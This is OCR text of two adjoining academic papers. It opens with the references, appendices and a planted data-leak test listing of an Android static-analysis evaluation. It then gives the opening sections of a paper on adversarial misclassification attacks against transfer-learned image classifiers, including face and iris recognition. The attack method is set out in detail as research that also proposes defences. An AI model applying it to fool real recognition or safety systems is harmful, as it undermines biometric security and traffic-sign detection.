[73] OCTEAU, D., LUCHAUP, D., DERING, M., JHA, S., AND MCDANIEL, P. Composite constant propagation: Application to android inter-component communication analysis. In *Proceedings of the 37th International Conference on Software Engineering - Volume 1* (Piscataway, NJ, USA, 2015), ICSE '15, IEEE Press, pp. 77–88.

[74] OFFUTT, A. J., AND UNTCH, R. H. *Mutation 2000: Uniting the Orthogonal*. Springer US, Boston, MA, 2001, pp. 34–44.

[75] OLIVEIRA, R. A. P., ALÉGROTH, E., GAO, Z., AND MEMON, A. Definition and evaluation of mutation operators for GUI-level mutation analysis. In *International Conference on Software Testing, Verification, and Validation - Workshops, ICSTW'15* (2015), pp. 1–10.

[76] ONGTANG, M., MCLAUGHLIN, S., ENCK, W., AND MCDANIEL, P. Semantically Rich Application-Centric Security in Android. In *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC)* (Dec. 2009), pp. 340–349.

[77] PEARCE, P., FELT, A. P., NUNEZ, G., AND WAGNER, D. AdDroid: Privilege Separation for Applications and Advertisers in Android. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2012).

[78] PRAPHAMONTRIPONG, U., OFFUTT, J., DENG, L., AND GU, J. An experimental evaluation of web mutation operators. In *International Conference on Software Testing, Verification, and Validation, ICSTW'16* (2016), pp. 102–111.

[79] RASTHOFER, S., ARZT, S., LOVAT, E., AND BODDEN, E. Droidforce: Enforcing complex, data-centric, system-wide policies in android. In *2014 Ninth International Conference on Availability, Reliability and Security* (Sept 2014), pp. 40–49.

[80] RASTOGI, V., CHEN, Y., AND ENCK, W. AppsPlayground: Automatic Large-scale Dynamic Analysis of Android Applications. In *Proceedings of the ACM Conference on Data and Application Security and Privacy (CODASPY)* (Feb. 2013).

[81] ROESNER, F., AND KOHNO, T. Securing embedded user interfaces: Android and beyond. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)* (2013).

[82] SASNAUSKAS, R., AND REGEHR, J. Intent fuzzer: Crafting intents of death. In *Proceedings of the 2014 Joint International Workshop on Dynamic Analysis (WODA) and Software and System Performance Testing, Debugging, and Analytics (PERTEA)* (New York, NY, USA, 2014), WODA+PERTEA 2014, ACM, pp. 1–5.

[83] SHEKHAR, S., DIETZ, M., AND WALLACH, D. S. AdSplit: Separating Smartphone Advertising from Applications. In *Proceedings of the USENIX Security Symposium* (2012).

[84] SHEN, F., VISHNUBHOTLA, N., TODARKA, C., ARORA, M., DHANDAPANI, B., KO, S. Y., AND ZIAREK, L. Information Flows as a Permission Mechanism. In *Proceedings of the IEEE/ACM International Conference on Automated Software Engineering (ASE)* (2014).

[85] SLAVIN, R., WANG, X., HOSSEINI, M. B., HESTER, J., KRISHNAN, R., BHATIA, J., BREAUX, T. D., AND NIU, J. Toward a framework for detecting privacy policy violations in android application code. In *Proceedings of the 38th International Conference on Software Engineering* (New York, NY, USA, 2016), ICSE '16, ACM, pp. 25–36.

[86] SMALLEY, S., AND CRAIG, R. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)* (2013).

[87] SOUNTHIRARAJ, D., SAHS, J., LIN, Z., KHAN, L., AND GREENWOOD, G. SMV-Hunter: Large Scale, Automated Detection of SSL/TLS Man-in-the-Middle Vulnerabilities in Android Apps. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)* (Feb. 2014).

[88] STEVEN ARTZ. FlowDroid 2.0. `https://github.com/secure-software-engineering/soot-infoflow/releases`.

[89] µSE DEVELOPERS. µSE sources and data. `https://muse-security-evaluation.github.io`.

[90] VALLÉE-RAI, R., CO, P., GAGNON, E., HENDREN, L., LAM, P., AND SUNDARESAN, V. Soot-a java bytecode optimization framework. In *Proceedings of the 1999 conference of the Centre for Advanced Studies on Collaborative research* (1999), IBM Press, p. 13.

[91] VASUDEVAN, A., CHAKI, S., JIA, L., MCCUNE, J., NEWSOME, J., AND DATTA, A. Design, implementation and verification of an extensible and modular hypervisor framework. In *Security and Privacy (SP), 2013 IEEE Symposium on* (2013), pp. 430–444.

[92] VIDAS, T., CRISTIN, N., AND CRANOR, L. F. Curbing Android Permission Creep. In *Proceedings of the Workshop on Web 2.0 Security and Privacy (W2SP)* (2011).

[93] XU, R., SAIDI, H., AND ANDERSON, R. Aurasium: Practical Policy Enforcement for Android Applications. In *Proceedings of the USENIX Security Symposium* (2012).

[94] XU, Y., AND WITCHEL, E. Maxoid: transparently confining mobile applications with custom views of state. In *Proceedings of the Tenth European Conference on Computer Systems* (Apr. 2015), p. 26.

[95] YANG, J., YESSENOV, K., AND SOLAR-LEZAMA, A. A Language for Automatically Enforcing Privacy Policies. In *Proceedings of the 39th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (2012).

[96] YANG, W., XIAO, X., ANDOW, B., LI, S., XIE, T., AND ENCK, W. Appcontext: Differentiating malicious and benign mobile app behaviors using context. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering* (May 2015), vol. 1, pp. 303–313.

[97] ZHOU, C., AND FRANKL, P. G. Mutation testing for java database applications. In *Second International Conference on Software Testing Verification and Validation, ICST 2009, Denver, Colorado, USA, April 1-4, 2009* (2009), pp. 396–405.

[98] ZHOU, Y., AND JIANG, X. Dissecting Android Malware: Characterization and Evolution. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)* (2012).

[99] ZHOU, Y., WANG, Z., ZHOU, W., AND JIANG, X. Hey, You, Get off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)* (Feb. 2012).

[100] ZHOU, Y., ZHANG, X., JIANG, X., AND FREEH, V. W. Taming Information-Stealing Smartphone Applications (on Android). In *Proceedings of the International Conference on Trust and Trustworthy Computing (TRUST)* (June 2011).

## A Fragment Use Study

We performed a small-scale app study using the Soot [7] static analysis library to deduce how commonly fragments were used in real apps. That is, we analyzed 240 top apps from every category on Google Play (*i.e.*, a total of 8,664 apps collected as of June 2017 after removing duplicates), and observed that at least 4,273 apps (49.3%) used fragments in their main application code, while an additional 3,587 (41.4%) used fragments in packaged libraries. Note that while we did not execute the apps to determine if the fragment code was really executed, the fact that 7,860 out of 8,664 top apps, or 91% of popular apps contain fragment code indicates the possibility that fragments are widely used, and that accidental or malicious data leaks in a large number of apps could evade FlowDroid due to this flaw.

```
1  BroadcastReceiver receiver = new BroadcastReceiver()
   {
2      @Override
3      public void onReceive(Context context, Intent
        intent) {
4      BroadcastReceiver receiver = new
        BroadcastReceiver(){
5          @Override
6              public void onReceive(Context context,
                Intent intent) {
7                  String dataLeak = Calendar.
                    getInstance().getTimeZone().
                    getDisplayName();
8                  Log.d("leak-1", dataLeak);
9              }
10     };
11     IntentFilter filter = new IntentFilter();
12     filter.addAction("android.intent.action.SEND");
13     registerReceiver(receiver, filter);
14 }};
15 IntentFilter filter = new IntentFilter();
16 filter.addAction("android.intent.action.SEND");
17 registerReceiver(receiver, filter);
```

Listing 3: Dynamically created Broadcast Receiver, created inside another, with data leak.

## B Code Snippets

In Listing 3, we dynamically register a broadcast receiver inside another dynamically registered broadcast receiver, and add the mutant (*i.e.*, a data leak in this case) inside the onReceive() callback of the inner broadcast receiver.

## C CrashScope (Execution Engine)

The EE functions by statically analyzing the code of a target app to identify activities implementing potential contextual features (*e.g.*, rotation, sensor usage) via API call-chain propagation. It then executes an app according to one of several exploration strategies while constructing a dynamic event-flow model of an app in an online fashion. These strategies are organized along three dimensions: (i) GUI-exploration, (ii) text-entry, and (iii) contextual features. The Execution Engine uses a Depth-First Search (DFS) heuristic to systematically explore the GUI, either starting from the top of the screen down, or from the bottom of the screen up. It is also able to dynamically infer the allowable text characters from the Android software keyboard and enter expected text or no text. Finally, the EE can exercise contextual features (*e.g.*, rotation, simulating GPS coordinates). Since the goal of the EE is to explore as many screens of a target app as possible, the EE forgoes certain combinations of exploration strategies from CRASHSCOPE (*e.g.*, entering unexpected text or disabling contextual features) prone to eliciting crashes from apps. The approach utilizes `adb` and Android's `uiautomator` framework to interact with and extract GUI-related information from a target device or emulator.

# With Great Training Comes Great Vulnerability: Practical Attacks against Transfer Learning

Bolun Wang
*UC Santa Barbara*

Yuanshun Yao
*University of Chicago*

Bimal Viswanath
*Virginia Tech*

Haitao Zheng
*University of Chicago*

Ben Y. Zhao
*University of Chicago*

## Abstract

Transfer learning is a powerful approach that allows users to quickly build accurate deep-learning (Student) models by "learning" from centralized (Teacher) models pretrained with large datasets, *e.g.* Google's InceptionV3. We hypothesize that the centralization of model training increases their vulnerability to misclassification attacks leveraging knowledge of publicly accessible Teacher models. In this paper, we describe our efforts to understand and experimentally validate such attacks in the context of image recognition. We identify techniques that allow attackers to associate Student models with their Teacher counterparts, and launch highly effective misclassification attacks on black-box Student models. We validate this on widely used Teacher models in the wild. Finally, we propose and evaluate multiple approaches for defense, including a neuron-distance technique that successfully defends against these attacks while also obfuscates the link between Teacher and Student models.

## 1 Introduction

Deep learning using neural networks has transformed computing as we know it. From image and face recognition, to self-driving cars, knowledge extraction and retrieval, and natural language processing and translation, deep learning has produced game-changing applications in every field it has touched.

While advances in deep learning seem to arrive on a daily basis, one constraint has remained: deep learning can only build accurate models by training using large datasets. This thirst for data severely constrains the number of different models that can be independently trained. In addition, the process of training large, accurate models (often with millions of parameters) requires computational resources that can be prohibitive for individuals or small companies. For example, Google's InceptionV3 model is based on a sophisticated architecture with 48 layers, trained on $\sim$1.28M labeled images over a period of 2 weeks on 8 GPUs.

The prevailing consensus is to address the data and training resource problem using *transfer learning*, where a small number of highly tuned and complex centralized models are shared with the general community, and individual users or companies further customize the model for a given application with additional training. By using the pretrained *teacher* model as a launching point, users can generate accurate *student* models for their application using only limited training on their smaller domain-specific datasets. Today, transfer learning is recommended by most major deep learning frameworks, including Google Cloud ML, Microsoft Cognitive Toolkit, and PyTorch from Facebook.

Despite its appeal as a solution to the data scarcity problem, the centralized nature of transfer learning creates a more attractive and vulnerable target for attackers. Lack of diversity has amplified the power of targeted attacks in other contexts, *i.e.* increasing the impact of targeted attacks on network hubs [21], supernodes in overlay networks [54], and the impact of software vulnerabilities in popular libraries [71, 22].

In this paper, we study the possible negative implications of deriving models from a small number of centralized teacher models. Our hypothesis is that boundary conditions that can be discovered in the white box teacher models can be used to perform targeted misclassification attacks against its associated student models, even if the student models themselves are closed, *i.e.* black-box. Through detailed experimentation and testing, we find that this vulnerability does in fact exist in a variety of the most popular image classification contexts, including facial and iris recognition, and the identification of traffic signs and flowers. Unlike prior work on black-box adversarial attacks, this attack does not require repeated queries of the student model, and can instead prepare the attack image based on knowledge of the teacher model and any target image(s).




Figure 1: Transfer learning. A student model is initialized by copying the first $N$-1 layers from a teacher model, with a new dense layer added for classification. The model is further trained by only updating the last $N$-$K$ layers.

This paper describes several key contributions:

- We identify and extensively evaluate the practicality of misclassification attacks against student models in multiple transfer-learning applications.
- We identify techniques to reliably identify teacher models given a student model, and show its effectiveness using known student models in the wild.
- We perform tests to evaluate and confirm the effectiveness of these attacks on popular deep learning frameworks, including Google Cloud ML, Microsoft Cognitive Toolkit (CNTK), and the PyTorch open source framework initially developed by Facebook.
- We explore and develop multiple defense techniques against attacks on transfer learning models, including defenses that alter the student model training process, that alter inputs prior to classification, and techniques that introduce redundancy using multiple models.

Transfer learning is a powerful approach that addresses one of the fundamental challenges facing the widespread deployment of deep learning. To the best of our knowledge, our work is the first to extensively study the inheritance of vulnerabilities between transfer learning models. Our goal is to bring attention to fundamental weaknesses in these models, and to advocate for the evaluation and adoption of defensive measures against adversarial attacks in the future.

## 2 Background

We begin by providing some background information on transfer learning and adversarial attacks on deep learning frameworks.

### 2.1 Transfer Learning

The high level idea of transfer learning is to transfer the "knowledge" from a pre-trained *Teacher* model to a new *Student* model, where the student model's task shares significant similarity to the teacher model's. This "knowledge" typically includes the model architecture and weights associated with the layers. Transfer learning enables organizations without access to massive datasets or GPU clusters to quickly build accurate models customized to their application context.

**How Transfer Learning Works.** Figure 1 illustrates transfer learning at a high level. The student model is initialized by copying the first $N-1$ layers of the Teacher. A new dense layer is added for classification. Its size matches the number of classes in the student task. Then the student model is trained using its own dataset, while the first $K$ layers are "frozen", *i.e.* their weights are fixed, and only weights in the last $N-K$ layers are updated.

The first $K$ layers (referred to as *shallow layers*) are frozen during training because outputs of those layers already represent meaningful features for the student task. The student model can reuse these features directly, and freezing them lowers both training cost and amount of required training data.

Based on the number of layers being frozen ($K$) during the training process, transfer learning is categorized into the following three approaches.

- *Deep-layer Feature Extractor:* $N-1$ layers are frozen during training, and only the last classification layer is updated. This is preferred when the student task is very similar to the teacher task, and requires minimal training cost (the cost of training a single-layer DNN).
- *Mid-layer Feature Extractor:* The first $K$ layers are frozen, where $K < N-1$. Allowing more layers to be updated helps the student perform more optimization for its own task. *Mid-layer Feature Extractor* typically outperforms *Deep-layer Feature Extractor* in scenarios where the student task is more dissimilar to the teacher task, and more training data is available.
- *Full Model Fine-tuning:* All layers are unfrozen and fine-tuned during student training ($K = 0$). This requires more training data, and is appropriate when the student task differs significantly from the teacher task. Bootstrapping using pre-trained model weights helps the student converge faster and potentially achieve better performance than training from scratch [23].

We run a simple experiment to demonstrate the impact of transfer learning. We target facial recognition, where the student task is to recognize a set of 65 faces, and uses a well-performing face recognition model called VGG-Face [11] as teacher model. Using only 10 images per class to train the student model, we achieve 93.47% classification accuracy. Training the student with the same architecture but with random weights (no pre-trained weights) produces accuracy close to random guessing.

## 2.2 Adversarial Attacks in Deep Learning

The goal of adversarial attacks against deep learning networks is to modify input images so that they are misclassified in the DNN. Given a source image, the attacker applies a small perturbation so that it is misclassified by the victim DNN into either a specific target class, or any class other than the real class. Existing attacks fall into two categories, based on their assumptions on how much information attacker has about the classifier.

**White-box Attacks.** These attacks assume the attacker knows the full internals of the classifier DNN, including its architecture and all weights. It allows the attacker to run unlimited queries on the model, until a success adversarial sample is found [17, 36, 47, 41, 55]. These attacks often achieve close to 100% success with minimal perturbations, since full access to the DNN allows them to find the minimal amount of perturbations required for misclassification. The white-box scenario is often considered impractical, however, since few systems reveal internals of their model publicly.

**Black-box Attacks.** Here attackers do not have knowledge of the internals of the victim DNN, *i.e.* it remains a black-box. The attacker is allowed to query the victim model as an Oracle [46, 55]. Most black-box attacks either use queries to test intermediate adversarial samples and improve iteratively [55], or try to reverse-engineer decision boundaries of the DNN and build a replica, which can be used to craft adversarial samples [46]. Black-box attacks often achieve lower success than white-box attacks, and require a large number of queries to the target classifier [55].

Adversarial attacks can also be categorized into *targeted* and *non-targeted* attacks. A targeted attack aims to misclassify the adversarial image into a specific target class, whereas a non-targeted attack focuses on triggering misclassification into any class other than the real class. We consider and evaluate both targeted and non-targeted attacks in this paper.

## 3 Attacks on Transfer Learning

Here, we describe our attack on transfer learning, beginning with the attack model.

**Attack Model.** In the context of our definitions in Section 2, our attack assumes white-box access to teacher models (consistent with common practice today) and black-box access to student models. We consider a given attacker looking to trigger a misclassification from a Student model $S$, which has been customized through transfer learning from a Teacher model $T$.

- *White-box Teacher Model.* We assume that $T$ is a white-box, meaning the attacker knows its model architecture and weights. Most or all popular models today have been made publicly available to increase adoption. Even if Teacher models became proprietary in the future, an attacker targeting a single Teacher model could obtain it by posing as a Student to gain access to the Teacher model.
- *Black-box Student Model.* We assume $S$ is black-box, and all weights remain hidden from the attacker. We also assume the attacker does not know the Student training dataset, and can use only limited queries (*e.g.,* 1) to $S$. Apart from a single adversarial sample to trigger misclassification, we expect no additional queries to be made during the pre-attack process.
- *Transfer Learning Parameters.* We assume the attacker knows that $S$ was trained using $T$ as a Teacher, and which layers were frozen during the Student training. This information is not hard to learn, as many service providers, *e.g.,* Google Cloud ML, release such information in their official tutorials. We further relax this assumption in Sections 4 and 5, and consider scenarios where such information is unknown. We will discuss the impact on performance, and propose techniques to extract such information from the Student using a few additional queries.





Figure 2: Illustration of our attack. Given images of a cat and a dog, attacker computes perturbations that mimic the internal representation of the dog image at layer $K$. If the calculations are perfect, the adversarial sample will be classified as dog, regardless of unknown layers in $S_{N-K}$.

**Insight and Attack Methodology.** Figure 2 illustrates the main idea behind our attack. Consider the scenario where the attacker knows that the first $K$ layers of the Student model are copied from the Teacher and frozen during training. Attacker perturbs the source image so it could be misclassified as the same class of a specific target image. Using the Teacher model, *attacker computes perturbations that mimic the internal representation of the target image at layer K.* Internal representation is captured by passing the target image as input to the Teacher, and using the values of the corresponding neuron outputs at layer $K$.

*Our key insight:* is that (in feedforward networks) since each layer can only observe what is passed on from the previous layer, if our adversarial sample's internal representation at layer $K$ perfectly matches that of the target image, it must be misclassified into the same label as the target image, regardless of the weights of any layers that follow $K$.

This means that in the common case of feature extractor training, if we can mimic a target in the Teacher model, then misclassification will occur regardless of how much the Student model trains with local data. We also note that some models like InceptionV3 and ResNet50, where "shortcut" layers can skip several layers, are not strictly feedforward. However, the same principle applies, because a block (consisting of several layers) only takes information from the previous block. Finally, it is hard in practice to perfectly mimic the internal representation, since we are limited in our level of possible perturbation, in order to keep adversarial changes indistinguishable by humans. The attacker's goal, therefore, is to minimize the dissimilarity between internal representations, given a fixed level of perturbation.

**Targeted vs. Non-targeted Attacks.** We consider both targeted and non-targeted attacks. The goal in targeted attacks is to misclassify a source image $x_s$ into the class of a target image $x_t$. The attacker focuses on a specific layer $K$ of the Teacher model, and tries to mimic the target image's internal representation (neuron values) at layer $K$. Let $T_K(.)$ be the function (associated with Teacher) transforming an input image to the internal representation at layer $K$. A perturbation budget $P$ is used to control the amount of perturbation added to the source image. The following optimization problem is solved to craft an adversarial sample $x'_s$.

$$\begin{aligned} \min \quad & D(T_K(x'_s), T_K(x_t)) \\ \text{s.t.} \quad & d(x'_s, x_s) < P \end{aligned} \tag{1}$$

The above optimization tries to minimize dissimilarity $D(.)$ between the two internal representations, under a constraint to limit perturbation within a budget $P$. We use $L_2$ distance to compute $D(.)$. $d(x', x_s)$ is a distance function measuring the amount of perturbation added to $x_s$. We discuss $d(.)$ later in this section.

In non-targeted attacks, the goal is to misclassify $x_s$ into any class different from the source class. To do this, we need to identify a "direction" to push the source image outside its decision boundary. In our case, it is hard to estimate such a direction without having a target image in hand, as we rely on mimicking hidden representations. Therefore, we perform a non-targeted attack by evaluating multiple targeted attacks, and choose the one that achieves the minimum dissimilarity between the internal representations. We assume that the attacker has access to a set of target images $I$ (each belonging to a distinct class). Note that the source image can be misclassified to even classes outside the set $I$. The set of images $I$ merely serves as a guide for the optimization process. Empirically, we find that even small sizes of set $I$ (just 5 images) can achieve high attack success. The optimization problem is formulated as follows.

$$\begin{aligned} \min \quad & min_{i \in I}\{D(T_K(x'_s), T_K(x_{ti}))\} \\ \text{s.t.} \quad & d(x'_s, x_s) < P \end{aligned} \tag{2}$$

**Measuring Adversarial Perturbations.** As mentioned before, $d(x'_s, x_s)$ is the distance function used to measure the amount of perturbation added to the image. Most prior work used the $L_p$ distance family, *e.g.,* $L_0$, $L_2$, and $L_\infty$ [17]. While a helpful way to quantify perturbation, $L_p$ distance fails to capture what humans perceive as image distortion. Therefore, we use another metric, called *DSSIM*, which is an objective image quality assessment metric that closely matches with the perceived quality of an image (*i.e.* subjective assessment) [65, 66]. The key idea is that humans are sensitive to *structural* changes in an image, which strongly correlates with their subjective evaluation of image quality. To infer structural changes, *DSSIM* captures patterns in pixel intensities, especially among neighboring pixels. The metric also captures luminance, and contrast measures of an image, that would also impact perceived image quality. *DSSIM* values fall in the range $[0, 1]$, where 0 means the image is identical to the original image, and a higher value means the perceived distortion will be higher. We include the mathematical formulation of *DSSIM* in the Appendix. We also refer interested readers to the original papers for more details [65, 66].

**Solving the Optimization Function.** To solve the optimization in Equation 1, we use the *penalty method* [43] to reformulate the optimization as follows.

$$\min \quad D(T_K(x'_s), T_K(x_t)) + \lambda \cdot (\max(d(x'_s, x_s) - P,\ 0))^2$$

Here $\lambda$ is the penalty coefficient that controls the tightness of the privacy budget constraint. By gradually increasing $\lambda$, the final optimization result would converge to that of the original formulation. In our experiment, we empirically choose a $\lambda$ large enough to ensure the perturbation constraint is tightly enforced.

We use Adadelta [69] optimizer to solve the reformulated optimization problem. To constrain input pixel intensity within the correct range ($[0, 255]$), we transform intensity values into *tanh* space [17].

## 4 Experimental Results

Next, we perform experiments across a number of classification tasks to validate the effectiveness of attacks on transfer learning. Given their wide adoption in a variety

of applications, we focus on image classification tasks, including facial recognition, iris recognition, traffic sign recognition and flower recognition.

## 4.1 Experimental Setup

**Teacher and Student Models.** We use four tasks and their associated Teacher models and datasets to build our victim Student models.

- **Face** Recognition classifies an image of a human face into a class associated with a unique individual. The Teacher is the popular 16 layer VGG-Face model [49] trained on a dataset of 2.6M images to recognize 2,622 faces. The Student model is trained using the PubFig dataset [8] to recognize a different set of 65 individuals[1]. The Student training dataset contains 90 faces belonging to each of the 65. The testing dataset for the Student model contains 650 images (10 images per class).
- **Iris** Recognition classifies an image of a human iris into one of many classes associated with different individuals. The Teacher model is a 16 layer VGG16 model trained on the ImageNet dataset of 1.3M images [56]. The Student model is trained on the CASIA IRIS dataset [2] containing 16,000 iris images associated with 1,000 individuals, and the testing dataset contains 4,000 images.
- **Traffic Sign** Recognition classifies different types of traffic signs from images, which can be used by self-driving cars to automatically recognize traffic signs. The Teacher model is again the 16 layers VGG16, trained on the ImageNet dataset. The Student is trained using the GTSRB dataset [1] containing 39,209 images of 43 different traffic signs. It also has a testing dataset of 12,630 images.
- **Flower** Recognition classifies images of flowers into different categories, and is a popular example of multi-class classification. It is also an example of transfer learning by Microsoft's CNTK framework [6]. The Teacher model is the ResNet50 model (with 50 layers) [28], trained on the ImageNet dataset. The Student is trained on the VGG Flowers dataset [9] containing 6,149 images from 102 classes, and comes with a testing dataset of 1,020 images.

These tasks represent typical scenarios users may face during transfer learning. First, the training dataset for building the Student model is significantly smaller than that of the Teacher's training dataset, which is a common scenario for transfer learning. Second, the Teacher and Student models either target similar tasks (Face Recognition) or very different tasks (Flowers and Traffic Sign Recognition). Finally, Face, Iris and Traffic sign recognition are security-related tasks. More details of training the Student models are listed in Table 2 in the Appendix.

[1] The original dataset contains 83 celebrities. We exclude 18 celebrities that were also used in the Teacher model.

**Optimizing Student Models.** We apply all three transfer learning approaches (discussed in Section 2) to each task, and identify the best approach. Table 1 shows the classification accuracy for different transfer approaches. For *Mid-layer Feature Extractor*, we show the result of the best Student model by experimenting with all possible $K$ values. The results show that Face Recognition achieves the highest accuracy (98.55%) when using *Deep-layer Feature Extractor*. This is expected as the Student and Teacher tasks are very similar, leading to significant gains from transferring knowledge directly. The Flower classification task performs best with *Full Model Fine-tuning*, since the Student and Teacher tasks are different and there is less gain from sharing layers. Lastly, Traffic Sign recognition is a nice example for transferring knowledge from a middle layer (layer 10 out of 16).

Based on these results, we build the Student model for each task using the transfer method that achieves the highest classification accuracy (marked in bold in Table 1). The resulting four Student models cover all three transfer learning methods.

**Attack Configuration.** We craft adversarial samples using correctly classified images in the test dataset. These are images not seen by the Student model during its training and matches our attack model, *i.e.* the adversary has no access to the Student training dataset. To evaluate targeted attacks, we randomly sample 1K source and target image pairs to craft adversarial samples, and measure the attack success rate as the percentage of attack attempts (out of 1K) that misclassify the perturbed source image as the target. For non-targeted attacks, we randomly select 1K source images and 5 target images for each source (to guide the optimization process). Success for non-targeted attack is measured as the percentage of 1K source images that are successfully misclassified into any other arbitrary class.

For each source and target image pair, we compute the adversarial samples by running the Adadelta optimizer over 2,000 iterations with a learning rate of 1. For all the Teacher models considered in our experiments, the entire optimization process for a single image pair takes roughly 2 minutes on an NVIDIA Titan Xp GPU.

We implement the attack using Keras [19] and TensorFlow [12], leveraging open-source implementations of misclassification attacks provided by prior works [44, 17].

| Student Task | Transfer Process | | |
|---|---|---|---|
| | *Deep-layer Feature Extractor* | *Mid-layer Feature Extractor* | *Full Model Fine-tuning* |
| Face | **98.55**% | 98.00% (14/16) | 75.85% |
| Iris | **88.27**% | 88.22% (14/16) | 81.72% |
| Traffic Sign | 62.51% | **96.16**% (10/16) | 94.39% |
| Flower | 43.63% | 92.45% (10/50) | **95.59**% |

Table 1: Transfer learning performance for different tasks when using different transfer processes. For each task, we select the model with the highest accuracy as our target Student model in future analysis. Numbers in parenthesis under *Mid-layer Feature Extractor* are the number of layers copied to achieve the corresponding accuracy, as well as the total number of layers of the Teacher.


Figure 3: Examples of adversarial images on Face Recognition ($P = 0.003$).





Figure 4: Attack success rate on Face Recognition with different perturbation budgets.

## 4.2 Effectiveness of the Attack

We first evaluate the proposed attacks assuming the attacker knows the exact transfer approach used to produce the Student model. This allows us to derive the upper bounds on attack effectiveness, and to explore the impact of the perturbation budget $P$, the distance metric $d(x'_s, x_s)$, and the underlying transfer method used to produce the Student model. Later in Section 4.3 we will relax this assumption.


Consider the Face recognition task which uses *Deep-layer Feature Extractor* to produce the Student model. Here the attacker crafts adversarial samples to target the $N-1$ layer of the Teacher model. Even with a very low perturbation budget of $P = 0.003$, our attack is highly effective, achieving a success rate of 92.6% and 100% for targeted, and non-targeted attacks respectively. We also manually examine the perturbations added to adversarial images and find them to be undetectable by visual inspection. Figure 3 includes 6 randomly selected successful targeted attack samples for interested readers to examine.

It should be noted that an attacker could improve attack success by carefully selecting a source image similar to a target image. Our attack scenario is much more challenging, since the source and target images are randomly selected. Figure 3 shows that our attacks often try to mimic a female actress using a male actor, and vice versa. We also have image pairs with different lighting conditions, facial expressions, hair color, and skin tones. This significantly increases the difficulty of the targeted attack, given constraints on the perturbation level.

**Impact of Perturbation Budget $P$.** A natural question is how to choose the right perturbation budget, which directly affects the stealthiness of the attack. By measuring image distortion via the *DSSIM* metric, we empirically find that $P = 0.003$ is a safe threshold for facial images. Its corresponding $L_2$ norm value is 8.17, which is significantly smaller than/comparable to values used in prior work ($L_2 > 20$) [38].

Figure 4 shows the attack success rate as we vary the perturbation budget between 0.0005 and 0.005. As expected, smaller budget results in lower attack success rate, as there is less room for the attacker to change images and mimic the internal representation. Detailed comparison of images with different perturbation budgets is in Figure 10 in the Appendix.

**Impact of Distance Metric $d(x'_s, x_s)$.** Recall that we use *DSSIM* to measure perturbation added to input images, instead of the $L_p$ distance used by prior works, *e.g.,* $L_2$. To compare both metrics, we also implement our attack using $L_2$ distance, and analyze the generated images ourselves. For a fair comparison, we choose an $L_2$ distance budget that produces a targeted attack success rate similar to using *DSSIM* with a budget of 0.003. Generated images are included in Figure 11 in the Appendix. We find that *DSSIM* generates imperceptible perturbations, while perturbations using $L_2$ are more noticeable. While *DSSIM* takes into account the underlying structure of an image, $L_2$ treats every pixel equally, and often generates noticeable "tattoo-like" patterns on faces.




(a) Face (b) Iris (c) Traffic Sign (d) Flower

Figure 5: Targeted and non-targeted attack success rate on Student models when targeting different layers. X axis indicates the layer being targeted. Face and Iris freeze the first 15 layers during training; Traffic Sign freezes the first 10 layers; Flower freezes no layers.

**Impact of Transfer Method.** We also test out attack on Iris, Traffic Sign, and Flower recognition tasks. Their perturbation budgets are set to 0.005 ($L_2$=9.035), 0.01 ($L_2$=7.77), and 0.003 ($L_2$=13.52), respectively. These values are empirically derived by the authors to produce unnoticeable image perturbations.

Overall, the attack is effective in Iris, with a targeted attack success rate of 95.9% and non-targeted success rate of 100%. Like Face recognition, the Iris student model was trained via *Deep-layer Feature Extractor*. On the other hand, the attack becomes less effective on Traffic Sign recognition, where the success rate of targeted and non-targeted attacks are 43.7%, and 95.35%, respectively. For Flower recognition, these numbers reduce to 1.1% and 37.25%, respectively. These results suggest that the attack effectiveness is strongly correlated with the transfer method: our attack is highly effective for *Deep-layer Feature Extractor*, but ineffective for *Full Model Fine-tuning*.

## 4.3 Impact of the Attack Layer

We now consider scenarios where the attacker does not know the exact transfer method used to train the Student model. In this case, the attacker needs to first select a Teacher layer to attack, which can be different from the deepest layer frozen during the transfer process. To understand the impact of such mismatch, we evaluate our attack on each of the Teacher layers in all four Student models. We organize our results by the transfer method.

